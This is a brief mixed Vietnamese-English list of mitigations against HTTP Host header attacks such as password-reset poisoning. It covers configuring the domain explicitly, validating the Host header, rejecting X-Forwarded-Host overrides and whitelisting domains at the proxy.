Bảo vệ url tuyệt đối : bạn nên yêu cầu miền hiện tại được chỉ định thủ công trong tệp cấu hình và tham chiếu đến giá trị này thay vì tiêu đề Máy chủ lưu trữ. Ví dụ, cách tiếp cận này sẽ loại bỏ nguy cơ nhiễm độc thiết lập lại mật khẩu.

Validate the Host header phải đảm bảo xác thực đúng cách các header này

Don't support Host override headers các tiêu đề X-Forwarded-Host được sử dụng để tấn công phải kiểm tra kỹ các header như này

Whitelist permitted domains bạn nên định cấu hình bộ cân bằng tải hoặc bất kỳ reverse proxy nào để chỉ chuyển tiếp các requests đến whitelist của các miền được phép.